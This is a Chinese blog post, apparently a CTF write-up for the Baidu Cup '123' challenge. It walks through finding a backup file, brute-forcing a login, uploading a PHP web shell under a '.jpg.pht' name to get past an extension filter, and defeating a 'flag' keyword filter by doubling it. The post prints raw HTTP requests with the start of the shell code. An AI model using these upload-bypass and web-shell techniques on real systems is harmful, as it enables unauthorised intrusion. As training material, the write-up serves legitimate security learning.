

ctf-wirteup-百度杯九月场-123

原创

zc01@ 于 2019-10-11 16:41:06 发布 178 收藏

分类专栏: [ctf-wp](#) 文章标签: [ctf writeup](#) [百度杯](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/key_nothing/article/details/102503754

版权




[ctf-wp](#) 专栏收录该内容

12 篇文章 0 订阅

订阅专栏

打开连接:



请输入帐号密码进行登录

用户名

密码

登录

https://blog.csdn.net/key_nothing


发现一处登录, 查看源代码:



https://blog.csdn.net/key_nothing

提示用户名密码相关信息, 用户名都在user.php中


查看备份文件，能否获取到user的备份文件：经尝试文件为：user.php.bak



抓包进行爆破：



爆破成功：账号为lixuyun 密码为：lixuyun1990



Request	Payload	Status	Error	Timeout	Length	Comment
311	lixuyun	200			1044	
0		200			1009	
1	zhangwei	200			1009	
2	wangwei	200			1009	
3	wangfang	200			1009	
4	liwei	200			1009	
6	zhangmin	200			1009	
5	lina	200			1009	
7	lijing	200			1009	
8	wangjing	200			1009	

```

POST /login.php HTTP/1.1
Host: a5df08e6092c462bb0664c218a3cb6ae8f6ea5ce09ca431b.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Connection: close
Referer: http://a5df08e6092c462bb0664c218a3cb6ae8f6ea5ce09ca431b.changame.ichunqiu.com/login.php
Cookie: __jsluid_h=a54065130635142f0926db754585e738; PHPSESSID=ic2ti77r3v3ib6vt6oa874che0
Upgrade-Insecure-Requests: 1

username=$123&&password=$123$19
  
```

Request Response

Raw Params Headers Hex

```

POST /login.php HTTP/1.1
Host: a5df08e6092c462bb0664c218a3cb6ae8f6ea5ce09ca431b.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Connection: close
Referer: http://a5df08e6092c462bb0664c218a3cb6ae8f6ea5ce09ca431b.changame.ichunqiu.com/login.php
Cookie: __jsluid_h=a54065130635142f0926db754585e738; PHPSESSID=ic2ti77r3v3ib6vt6oa874che0
Upgrade-Insecure-Requests: 1
  
```

0 matches

Finished

登录成功：发现一个空页面

Browser address bar: a5df08e6092c462bb0664c218a3cb6ae8f6ea5ce09ca431b.changame.ichunqiu.com

Browser tabs: 投资西乡

Page content: (Empty page)

Footer: https://blog.csdn.net/key_nothing

查看源代码：

Browser address bar: view-source:http://a5df08e6092c462bb0664c218a3cb6ae8f6ea5ce09ca431b.changame.ichunqiu.com/


Browser tabs: 投资西乡

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4   <meta charset="utf-8" />
5   <title>个人中心</title>
6 </head>
7 <body>
8 <center>
9 <!-- 存在漏洞需要去掉 -->
10 <!-- <form action="" method="POST" enctype="multipart/form-data">
11     <input type="file" name="file" />
12     <input type="submit" name="submit" value="上传" />
13 </form -->
14 </center>
15 </body>
16 </html>
  
```


Red arrow points to the form code in the source view.

本地创建html上传文件



https://blog.csdn.net/key_nothing

抓包:



Target: <http://a5df08e6092c462bb0664c218a3cb6ae8f6ea5ce09ca431b.changame.ichunqiu.com>

Request

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: a5df08e6092c462bb0664c218a3cb6ae8f6ea5ce09ca431b.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----18467633426500
Content-Length: 955
Connection: close
Cookie: __jsluid_h=a54065130635142f0926db754585e738; PHPSESSID=ic2ti77r3v3ib6vt6oa874che0
Upgrade-Insecure-Requests: 1
-----18467633426500
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: application/octet-stream

<?php
@error_reporting(0);
session_start();
if (isset($_GET['pass']))
{
    $key=substr(md5(uniqid(rand())),16);
    $_SESSION['k']=$key;
    print $key;
}
else
{
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Fri, 11 Oct 2019 08:34:06 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 393
Connection: close
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
X-Via-JSL: 7237956,-
X-Cache: bypass

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8" />
<title>个人中心</title>
</head>
<body>
<center>
<!-- 存在漏洞需要去掉 -->
<!-- <form action="" method="POST"
enctype="multipart/form-data">
    <input type="file" name="file" />
    <input type="submit" name="submit" value="上传" />
</form> -->
</center>
</body>
</html>
```

只允许上传. jpg, . png, . gif, . bmp后缀的文件

尝试后缀名绕过:

pht成功绕过:



Target: <http://a5df08e6092c462bb0664c218a3cb6ae8f6ea5ce09ca431b.changame.ichunqiu.com>

Request

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: a5df08e6092c462bb0664c218a3cb6ae8f6ea5ce09ca431b.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Fri, 11 Oct 2019 08:35:39 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 365
Connection: close
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
```

```
text/html, application/xhtml+xml, application/xml;q=0.9, */*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----18467633426500
Content-Length: 959
Connection: close
Cookie: __jsluid_h=a54065130635142f0926db754585e738;
PHPSESSID=ic2ti77r3v3ib6vt6oa874che0
Upgrade-Insecure-Requests: 1
-----18467633426500
Content-Disposition: form-data; name="file";
filename="shell.jpg.pht"
Content-Type: application/octet-stream

<?php
@error_reporting(0);
session_start();
if (isset($_GET['pass']))
{
    $key=substr(md5(uniqid(rand())),16);
    $_SESSION['k']=$key;
    print $key;
}
else
```

```
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
X-Via-JSL: 7237956, -
X-Cache: bypass

<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <title>个人中心</title>
</head>
<body>
<center>
<!-- 存在漏洞需要去掉 -->
<!-- <form action="" method="POST"
enctype="multipart/form-data">
    <input type="file" name="file" />
    <input type="submit" name="submit" value="上传" />
</form> -->
</center>
</body>
</html>
```

文件内容不合法

又提示文件内容不合法，修改shell代码为1

```
Request
Raw Params Headers Hex
POST / HTTP/1.1
Host:
a5df08e6092c462bb0664c218a3cb6ae8f6ea5ce09ca431b.changame.ichunqu
u.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0)
Gecko/20100101 Firefox/69.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----18467633426500
Content-Length: 310
Connection: close
Cookie: __jsluid_h=a54065130635142f0926db754585e738;
PHPSESSID=ic2ti77r3v3ib6vt6oa874che0
Upgrade-Insecure-Requests: 1
-----18467633426500
Content-Disposition: form-data; name="file";
filename="shell.jpg.pht"
Content-Type: application/octet-stream
1
-----18467633426500
Content-Disposition: form-data; name="submit"
上传
-----18467633426500--
```

```
Target: http://a5df08e6092c462bb0664c218a3cb6ae8f6ea5ce09ca431b.changame.ichunqu.com
Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Date: Fri, 11 Oct 2019 08:36:38 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 372
Connection: close
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
X-Via-JSL: 7237956, -
X-Cache: bypass

<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <title>个人中心</title>
</head>
<body>
<center>
<!-- 存在漏洞需要去掉 -->
<!-- <form action="" method="POST"
enctype="multipart/form-data">
    <input type="file" name="file" />
    <input type="submit" name="submit" value="上传" />
</form> -->
</center>
</body>
</html>


<a href="view.php">view</a>
```

返回中看到一个view.php
尝试访问:


```
file
```

提示file?

直接构造: view.php?file=flag



提示flag被过滤, 直接双写绕过:



拿到flag